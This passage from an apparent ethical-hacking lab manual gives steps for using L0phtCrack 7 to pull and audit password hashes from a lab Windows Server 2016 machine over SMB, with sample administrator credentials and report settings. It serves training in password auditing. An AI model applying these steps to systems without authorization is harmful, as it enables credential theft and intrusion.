


Figure 1.2.7: Windows import option

12. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

- **Host: 10.10.10.16** (IP address of the remote machine [**Windows Server 2016**])
- Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** virtual machine (Username: **Administrator**; Password: **Pa\$\$w0rd**).
- If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **CEH.com** domain.

13. Once you have entered all the required details in the fields, click **Next** to proceed.




Figure 1.2.8: Windows import from remote machine (SMB) menu

14. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




Figure 1.2.9: Choose the audit type section of the LC7 wizard

15. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




Figure 1.2.10: Reporting options section

16. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.




Figure 1.2.11: Choose report filename window

17. In the **Reporting Options** wizard, the selected location to save the file appears under the **Report File Location** field; click **Next**.




Figure 1.2.12: Reporting options section

18. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.

